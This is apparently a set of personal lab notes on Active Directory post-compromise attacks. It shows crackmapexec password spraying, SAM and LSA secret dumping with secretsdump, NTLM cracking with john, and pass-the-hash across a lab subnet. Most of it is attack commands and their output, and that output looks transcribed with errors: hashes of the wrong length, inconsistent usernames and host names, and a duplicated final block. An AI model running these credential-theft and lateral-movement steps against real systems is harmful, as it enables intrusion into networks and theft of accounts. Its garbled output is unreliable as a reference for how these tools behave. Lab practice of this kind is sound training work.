

Post-Compromise Attacks

Tuesday, July 9, 2024 4:35 AM


1) Pass The Hash/ Pass The Password:

We have a valid username and password that we captured in our earlier attacks now in this stage of post compromise attack we will use the username and the password of the domain user and pass it around in the entire subnet using a tool called 'crackmapexec' you see how many devices in the network use same user and password and try to dump SAM hashes and further we will pass those hashes and try to compromise as many devices as we can in the entire domain network.

The idea here is very simple, what we are trying to achieve is once we have access on SAM hashes of local account users we can do two things with that, the first is we can take those hashes offline and try to crack those hashes using tools like hashcat or john and get cleartext password of those users which can be used further to access different machine within the Active Directory domain through 'Pass The Password' attack and we can also make a comment on the password policy of the domain based on how many hashes we are able to crack.

Second we can directly use those hashes and pass them around within the entire subnet and see if we can pawn them and this process will facilitate a lateral movement the Active Directory domain network which could further be escalated into getting a domain admin access through attacks like token impersonation etc. also if we get the hashes of local administrator we can use to pass it around to see if we can get admin access on different devices.

Step 1: Execute crackmapexec to sweep the entire domain network.



```
# crackmapexec smb 10.0.2.0/24 -u tshaw -p Password1 -d BiriyaniBlend.trio
SMB      10.0.2.7      445    BLENDTESTER      [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTESTER) (domain:BiriyaniBlend.trio) (signing:False) (SMBv1:False)
SMB      10.0.2.6      445    CORAL401-DC      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CORAL401-DC) (domain:BiriyaniBlend.trio) (signing:True) (SMBv1:False)
SMB      10.0.2.15     445    BLENDTS        [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTS) (domain:BiriyaniBlend.trio) (signing:False) (SMBv1:False)
SMB      10.0.2.2      445    DESKTOP-AP5IDS2  [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-AP5IDS2) (domain:BiriyaniBlend.trio) (signing:False) (SMBv1:False)
SMB      10.0.2.7      445    BLENDTESTER      [+] BiriyaniBlend.trio\tshaw:Password1 (Pwn3d!)
SMB      10.0.2.6      445    CORAL401-DC      [+] BiriyaniBlend.trio\tshaw:Password1 (Pwn3d!)
SMB      10.0.2.15     445    BLENDTS        [+] BiriyaniBlend.trio\tshaw:Password1 (Pwn3d!)
SMB      10.0.2.2      445    DESKTOP-AP5IDS2  [-] BiriyaniBlend.trio\tshaw:Password1 STATUS_LOGON_FAILURE

#
```

smb: service used for connection and authentication

10.0.2.0/24: CIDR network address

-u: username


-p: password

-d: fully qualified domain name

As we can see we have successfully pwned BLENDTESTER and BLENDTS which means domain user 'tshaw' is a local admin on both the machines. Hence we are all sent to dump the hashes from them.

We can move ahead to dump hashes with 'crackmapexec.py' or we can use another impacket tool which is 'secretsdump.py'.


Below is the screenshot of dumping ntlm hashes of local users from the sam file on these domain devices



```
[root@kali ~]# ./crackmapexec smb 10.0.2.0/24 -u tshaw -p Password1 -d BiriyaniBlend.trio --sam
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-AP5IDS2) (domain:BiriyaniBlend.trio) (signing:False) (SMBv1:False)
SMB 10.0.2.6 445 CORAL401-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:CORAL401-DC) (domain:BiriyaniBlend.trio) (signing:True) (SMBv1:False)
SMB 10.0.2.7 445 BLENDTESTER [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTESTER) (domain:BiriyaniBlend.trio) (signing:False) (SMBv1:False)
SMB 10.0.2.15 445 BLENDTS [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTS) (domain:BiriyaniBlend.trio) (signing:False) (SMBv1:False)
SMB 10.0.2.6 445 CORAL401-DC [*] BiriyaniBlend.trio\tsshaw:Password1
SMB 10.0.2.7 445 BLENDTESTER [*] BiriyaniBlend.trio\tsshaw:Password1 (Pwn3d!)
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [*] BiriyaniBlend.trio\tsshaw:STATUS_LOGON_FAILURE
SMB 10.0.2.15 445 BLENDTS [*] BiriyaniBlend.trio\tsshaw:Password1 (Pwn3d!)
SMB 10.0.2.7 445 BLENDTESTER [*] Dumping SAM hashes
SMB 10.0.2.15 445 BLENDTS [*] Dumping SAM hashes
SMB 10.0.2.7 445 BLENDTESTER [*] Administrator:500:aad3b435b51404eeaad3b435b51404eee:31d6cfe0d16ae931b73c59d7e0c089c:::
SMB 10.0.2.15 445 BLENDTS [*] Administrator:500:aad3b435b51404eeaad3b435b51404eee:31d6cfe0d16ae931b73c59d7e0c089c:::
SMB 10.0.2.15 445 BLENDTS [*] Guest:501:aad3b435b51404eeaad3b435b51404eee:31d6cfe0d16ae931b73c59d7e0c089c:::
SMB 10.0.2.7 445 BLENDTESTER [*] Guest:501:aad3b435b51404eeaad3b435b51404eee:31d6cfe0d16ae931b73c59d7e0c089c:::
SMB 10.0.2.7 445 BLENDTESTER [*] DefaultAccount:503:aad3b435b51404eeaad3b435b51404eee:31d6cfe0d16ae931b73c59d7e0c089c:::
SMB 10.0.2.15 445 BLENDTS [*] DefaultAccount:503:aad3b435b51404eeaad3b435b51404eee:31d6cfe0d16ae931b73c59d7e0c089c:::
SMB 10.0.2.7 445 BLENDTESTER [*] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404eee:bb255e3c453bd9b25c084994530ad1a8:::
SMB 10.0.2.15 445 BLENDTS [*] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404eee:08774406432c08827c1bebee9f64ce3:::
SMB 10.0.2.7 445 BLENDTESTER [*] Avneet Kaur:1001:aad3b435b51404eeaad3b435b51404eee:c39f2beb3d2ec06a62cb887fb391dee0 :::
SMB 10.0.2.7 445 BLENDTESTER [*] Tushar Shaw:1001:aad3b435b51404eeaad3b435b51404eee:64f12cdada88057e06a81b54e73b949b :::
SMB 10.0.2.15 445 BLENDTS [*] Added 5 SAM hashes to the database
SMB 10.0.2.15 445 BLENDTS [*] Added 5 SAM hashes to the database
```

--sam: flag used to dump hashes from crackmapexec.py

And below are the screenshots of the tool secretsdump.py to dump hashes from BLENDTESTER and BLENDTS respectively.



```
[root@kali ~]# python3 secretsdump.py BiriyaniBlend.trio/10.0.2.7
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootkey: 0x3fa6555b4e1cb568e60008ea58fd4d0
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404eee:31d6cfe0d16ae931b73c59d7e0c089c:::
Guest:501:aad3b435b51404eeaad3b435b51404eee:31d6cfe0d16ae931b73c59d7e0c089c:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404eee:31d6cfe0d16ae931b73c59d7e0c089c:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404eee:bb255e3c453bd9b25c084994530ad1a8:::
Avneet Kaur:1001:aad3b435b51404eeaad3b435b51404eee:c39f2beb3d2ec06a62cb887fb391dee0 :::
[*] Dumping cached domain logon information (domain/username:hash)
BIRIYANIABLEND.TRI0\akaur:$DCC2$10240#akaur#70d69c0a43aae3b0daa6e260aee112b: (2024-07-09 04:40:38)
BIRIYANIABLEND.TRI0\Administrator:$DCC2$10240#Administrator#c7154f935b7d1ace4c1d72dfbf7889c: (2024-07-07 01:00:11)
BIRIYANIABLEND.TRI0\tsshaw:$DCC2$10240#tsshaw#eb8a67e5dc664d9ae828dc7fa817d473: (2024-07-09 04:39:28)
[*] Dumping LSA Secrets
[*] $MACHINE_ACC
BIRIYANIABLEND\BLENDTESTER$:aes256-cts-hmac-sha1-96:52975dad906d9c272d0a825b0fc78ff9d0a8c700edf28e02ffffd17d95271a88
BIRIYANIABLEND\BLENDTESTER$:aes128-cts-hmac-sha1-96:11084cf35150b2b1087aac6260eaafb5
BIRIYANIABLEND\BLENDTESTERS$:des-cbc-md5:8a49c2010d67a473
BIRIYANIABLEND\BLENDTESTERS$:plain_password_hex:7700410072005400760051005900760024006b00530071004c0037002700250043002f002c00230051005000200059005c00300067005b005b002c00510031006100560031002000550022003000560060002f002e002b002e00350048002d005b003000360049004800490032007a0025007800660056002e004d004400360073003a0033002800650045006600450038002a0064002d00500052002e0061005a0021003f005d00500065002d00027005200250049003800620076005d006a0024004800230071003c005b00250054006c0009002a005a00200069005e0054006a007500500028003f006a004d00BIRIYANIABLEND\BLENDTESTER$:aad3b435b51404eeaad3b435b51404eee:30180be1ce9db754123e74c123b57d32:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x135090c5752bf20d4c0dd34c14aa26d587b08171
```

```

root@kali:~ [root@kali:/usr/share/doc/python3-impacket/examples]
# python3 secretsdump.py BiriyaniBLEND/tri0/tshaw:Password1@10.0.2.15
Impacket v0.12.0.dev1 Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xbe38d2d6609e383bdcce2e83f91c6a
[*] Dumping local SAM hashes (uid:rid:Lhash:nthash)
Administrator:500:ad3b435b51404eeaad3b435b51404ee:31d6cfce0d16ae931b73c59d7e0c089c0:::
Guest:501:ad3b435b51404eeaad3b435b51404ee:31d6cfce0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:ad3b435b51404eeaad3b435b51404ee:31d6cfce0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:ad3b435b51404eeaad3b435b51404ee:08774406432c08827c1ebbeec9f64ce3:::
Tushar Shaw:1001:ad3b435b51404eeaad3b435b51404ee:64f12cd8aa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (domain/username:hash)
BIRIYANIBLEND.TRI0/Administrator:$DCCC$10240#Administrator@7154f935b7d1ace4c1d72bd4fb7889c: (2024-07-08 22:51:12)
BIRIYANIBLEND.TRI0/tshaw:$DCCC$10240#tshaw#eb8a67e5dc664d9ae828dc7fa817d473: (2024-07-09 04:39:49)
[*] Dumping LSA Secrets
[*] $MACHINE_ACC
BIRIYANIBLEND$BLENTDS$:aes256-cts-hmac-sha1-96:acacd6fe9fc24fa746e82bb0a5cf56e97bd06c5200e4426f2635adf47fc94c3f
BIRIYANIBLEND$BLENTDS$:aes128-cts-hmac-sha1-96:672ae2edb749837d8922780c211078b
BIRIYANIBLEND$BLENTDS$:plain_password_hex:680073002900550020002600760031002700770029004c002400720052003e005f0034003900750061003d00710040005600660029006b002b003f007a002b00460061003700057006e0038007600400064002f00410067003d00310050036006300730027007100550026004400270043006a003c003c0053006a003700480040006f0024002e0048007300473002e0032006c003c007800500072002b0035003f005b0062003a006900606e0076004000550054004800500780074002200d004800730079006b00670021006b0059002f004400220045002f00350036005e004c005100660028002d0032002700
BIRIYANIBLEND$BLENTDS$:ad3b435b51404eeaad3b435b51404ee:5db695b0ccc583540a65e4b02b8f30d:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0*1b6b77c93e05cf72926a17df358be36bb1d29811
dpapi_userkey:0*51b5d577c003d74da4b8b7c86a4ce56fa0894302
[*] NL$KM

```

Now we are interested in user and administrator accounts, which are Tushar Shaw, Avneet Kaur and Administrator. We will put there hashes in a separate file called and ntlmhash.txt and try cracking it using 'hashcat'/john'. In the mean time we will pass these hashes using crackmapexec.py to compromise more machine in the domain network.

```

root@kali:~ [root@kali:/usr/share/doc/python3-impacket/examples] [root@kali:~] [root@kali:~] [root@kali:~]
# john ntlmhash.txt --format=NT
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
(Administrator)
Password1      (Tushar Shaw)
Password2      (Avneet Kaur)
3g 0:00:00:00 DONE 2/3 (2024-07-09 09:40) 75.00g/s 817600p/s 817600c/s 2246KC/s Undertaker .. Open
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

```

Above screenshot shows 'john' has prompted us back with the password of both users and we can say that the password policy in this domain network is week.

Below is the screenshot of using crackmapexec.py to pass the hash locally in the domain.

```

root@kali:~# crackmapexec smb 10.0.2.0/24 -u "Tushar Shaw" -H 64f12cdcaa88057e06a81b54e73b949b --local-auth
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-AP5IDS2) (domain:DESKTOP-AP5IDS2) (signing:False)
SMB 10.0.2.6 445 CORAL401-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:CORAL401-DC) (domain:CORAL401-DC) (signing:True) (SMBv1:False)
SMB 10.0.2.7 445 BLENDTESTER [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTESTER) (domain:BLENDTESTER) (signing:False) (SMBv1:False)
SMB 10.0.2.15 445 BLENDTS [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTS) (domain:BLENDTS) (signing:False) (SMBv1:False)
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [-] DESKTOP-AP5IDS2\Tushar Shaw:64f12cdcaa88057e06a81b54e73b949b STATUS_LOGON_FAILURE
SMB 10.0.2.6 445 CORAL401-DC [-] CORAL401-DC\Tushar Shaw:64f12cdcaa88057e06a81b54e73b949b STATUS_LOGON_FAILURE
SMB 10.0.2.7 445 BLENDTESTER [-] BLENDTESTER\Tushar Shaw:64f12cdcaa88057e06a81b54e73b949b STATUS_LOGON_FAILURE
SMB 10.0.2.15 445 BLENDTS [-] BLENDTS\Tushar Shaw:64f12cdcaa88057e06a81b54e73b949b STATUS_LOGON_FAILURE

root@kali:~# crackmapexec smb 10.0.2.0/24 -u "Tushar Shaw" -p Password1 --local-auth
SMB 10.0.2.15 445 BLENDTS [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTS) (signing:False) (SMBv1:False)
SMB 10.0.2.7 445 BLENDTESTER [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTESTER) (domain:BLENDTESTER) (signing:False) (SMBv1:False)
SMB 10.0.2.6 445 CORAL401-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:CORAL401-DC) (domain:CORAL401-DC) (signing:True) (SMBv1:False)
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-AP5IDS2) (domain:DESKTOP-AP5IDS2) (signing:False)
SMB 10.0.2.15 445 BLENDTS [*] BLENDTS\Tushar Shaw:Password1
SMB 10.0.2.7 445 BLENDTESTER [-] BLENDTESTER\Tushar Shaw:Password1 STATUS_LOGON_FAILURE
SMB 10.0.2.6 445 CORAL401-DC [-] CORAL401-DC\Tushar Shaw:Password1 STATUS_LOGON_FAILURE
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [-] DESKTOP-AP5IDS2\Tushar Shaw:Password1 STATUS_LOGON_FAILURE

root@kali:~# crackmapexec smb 10.0.2.0/24 -u "Avneet Kaur" -H c39f2beb3d2ec06a62cb887fb391dee0 --local-auth
SMB 10.0.2.15 445 BLENDTS [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTS) (signing:False) (SMBv1:False)
SMB 10.0.2.7 445 BLENDTESTER [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTESTER) (domain:BLENDTESTER) (signing:False) (SMBv1:False)
SMB 10.0.2.6 445 CORAL401-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:CORAL401-DC) (domain:CORAL401-DC) (signing:True) (SMBv1:False)
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-AP5IDS2) (domain:DESKTOP-AP5IDS2) (signing:False)
SMB 10.0.2.7 445 BLENDTESTER [-] BLENDTESTER\Avneet Kaur:c39f2beb3d2ec06a62cb887fb391dee0 STATUS_LOGON_FAILURE
SMB 10.0.2.15 445 BLENDTS [-] BLENDTS\Avneet Kaur:c39f2beb3d2ec06a62cb887fb391dee0 STATUS_LOGON_FAILURE
SMB 10.0.2.6 445 CORAL401-DC [-] CORAL401-DC\Avneet Kaur:c39f2beb3d2ec06a62cb887fb391dee0 STATUS_LOGON_FAILURE
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [-] DESKTOP-AP5IDS2\Avneet Kaur:c39f2beb3d2ec06a62cb887fb391dee0 STATUS_LOGON_FAILURE

root@kali:~# crackmapexec smb 10.0.2.0/24 -u "Avneet Kaur" -p Password2 --local-auth
SMB 10.0.2.6 445 CORAL401-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:CORAL401-DC) (domain:CORAL401-DC) (signing:True) (SMBv1:False)
SMB 10.0.2.15 445 BLENDTS [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTS) (domain:BLENDTS) (signing:False) (SMBv1:False)
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-AP5IDS2) (domain:DESKTOP-AP5IDS2) (signing:False)
SMB 10.0.2.7 445 BLENDTESTER [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTESTER) (domain:BLENDTESTER) (signing:False) (SMBv1:False)
SMB 10.0.2.6 445 CORAL401-DC [-] CORAL401-DC\Avneet Kaur:Password2 STATUS_LOGON_FAILURE
SMB 10.0.2.15 445 BLENDTS [-] BLENDTS\Avneet Kaur:Password2 STATUS_LOGON_FAILURE
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [-] DESKTOP-AP5IDS2\Avneet Kaur:Password2 STATUS_LOGON_FAILURE
SMB 10.0.2.7 445 BLENDTESTER [-] BLENDTESTER\Avneet Kaur:Password2

```

```

root@kali:~# crackmapexec smb 10.0.2.0/24 -u "Tushar Shaw" -H 64f12cdcaa88057e06a81b54e73b949b --local-auth
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-AP5IDS2) (domain:DESKTOP-AP5IDS2) (signing:False)
SMB 10.0.2.6 445 CORAL401-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:CORAL401-DC) (domain:CORAL401-DC) (signing:True) (SMBv1:False)
SMB 10.0.2.7 445 BLENDTESTER [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTESTER) (domain:BLENDTESTER) (signing:False) (SMBv1:False)
SMB 10.0.2.15 445 BLENDTS [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTS) (domain:BLENDTS) (signing:False) (SMBv1:False)
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [-] DESKTOP-AP5IDS2\Tushar Shaw:64f12cdcaa88057e06a81b54e73b949b STATUS_LOGON_FAILURE
SMB 10.0.2.6 445 CORAL401-DC [-] CORAL401-DC\Tushar Shaw:64f12cdcaa88057e06a81b54e73b949b STATUS_LOGON_FAILURE
SMB 10.0.2.7 445 BLENDTESTER [-] BLENDTESTER\Tushar Shaw:64f12cdcaa88057e06a81b54e73b949b STATUS_LOGON_FAILURE
SMB 10.0.2.15 445 BLENDTS [-] BLENDTS\Tushar Shaw:64f12cdcaa88057e06a81b54e73b949b STATUS_LOGON_FAILURE

root@kali:~# crackmapexec smb 10.0.2.0/24 -u "Tushar Shaw" -p Password1 --local-auth
SMB 10.0.2.15 445 BLENDTS [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTS) (signing:False) (SMBv1:False)
SMB 10.0.2.7 445 BLENDTESTER [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTESTER) (domain:BLENDTESTER) (signing:False) (SMBv1:False)
SMB 10.0.2.6 445 CORAL401-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:CORAL401-DC) (domain:CORAL401-DC) (signing:True) (SMBv1:False)
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-AP5IDS2) (domain:DESKTOP-AP5IDS2) (signing:False)
SMB 10.0.2.15 445 BLENDTS [*] BLENDTS\Tushar Shaw:Password1
SMB 10.0.2.7 445 BLENDTESTER [-] BLENDTESTER\Tushar Shaw:Password1 STATUS_LOGON_FAILURE
SMB 10.0.2.6 445 CORAL401-DC [-] CORAL401-DC\Tushar Shaw:Password1 STATUS_LOGON_FAILURE
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [-] DESKTOP-AP5IDS2\Tushar Shaw:Password1 STATUS_LOGON_FAILURE

root@kali:~# crackmapexec smb 10.0.2.0/24 -u "Avneet Kaur" -H c39f2beb3d2ec06a62cb887fb391dee0 --local-auth
SMB 10.0.2.15 445 BLENDTS [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTS) (signing:False) (SMBv1:False)
SMB 10.0.2.7 445 BLENDTESTER [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTESTER) (domain:BLENDTESTER) (signing:False) (SMBv1:False)
SMB 10.0.2.6 445 CORAL401-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:CORAL401-DC) (domain:CORAL401-DC) (signing:True) (SMBv1:False)
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-AP5IDS2) (domain:DESKTOP-AP5IDS2) (signing:False)
SMB 10.0.2.7 445 BLENDTESTER [-] BLENDTESTER\Avneet Kaur:c39f2beb3d2ec06a62cb887fb391dee0 STATUS_LOGON_FAILURE
SMB 10.0.2.15 445 BLENDTS [-] BLENDTS\Avneet Kaur:c39f2beb3d2ec06a62cb887fb391dee0 STATUS_LOGON_FAILURE
SMB 10.0.2.6 445 CORAL401-DC [-] CORAL401-DC\Avneet Kaur:c39f2beb3d2ec06a62cb887fb391dee0 STATUS_LOGON_FAILURE
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [-] DESKTOP-AP5IDS2\Avneet Kaur:c39f2beb3d2ec06a62cb887fb391dee0 STATUS_LOGON_FAILURE

root@kali:~# crackmapexec smb 10.0.2.0/24 -u "Avneet Kaur" -p Password2 --local-auth
SMB 10.0.2.6 445 CORAL401-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:CORAL401-DC) (domain:CORAL401-DC) (signing:True) (SMBv1:False)
SMB 10.0.2.15 445 BLENDTS [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTS) (domain:BLENDTS) (signing:False) (SMBv1:False)
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-AP5IDS2) (domain:DESKTOP-AP5IDS2) (signing:False)
SMB 10.0.2.7 445 BLENDTESTER [*] Windows 10 / Server 2019 Build 19041 x64 (name:BLENDTESTER) (domain:BLENDTESTER) (signing:False) (SMBv1:False)
SMB 10.0.2.6 445 CORAL401-DC [-] CORAL401-DC\Avneet Kaur:Password2 STATUS_LOGON_FAILURE
SMB 10.0.2.15 445 BLENDTS [-] BLENDTS\Avneet Kaur:Password2 STATUS_LOGON_FAILURE
SMB 10.0.2.2 445 DESKTOP-AP5IDS2 [-] DESKTOP-AP5IDS2\Avneet Kaur:Password2 STATUS_LOGON_FAILURE
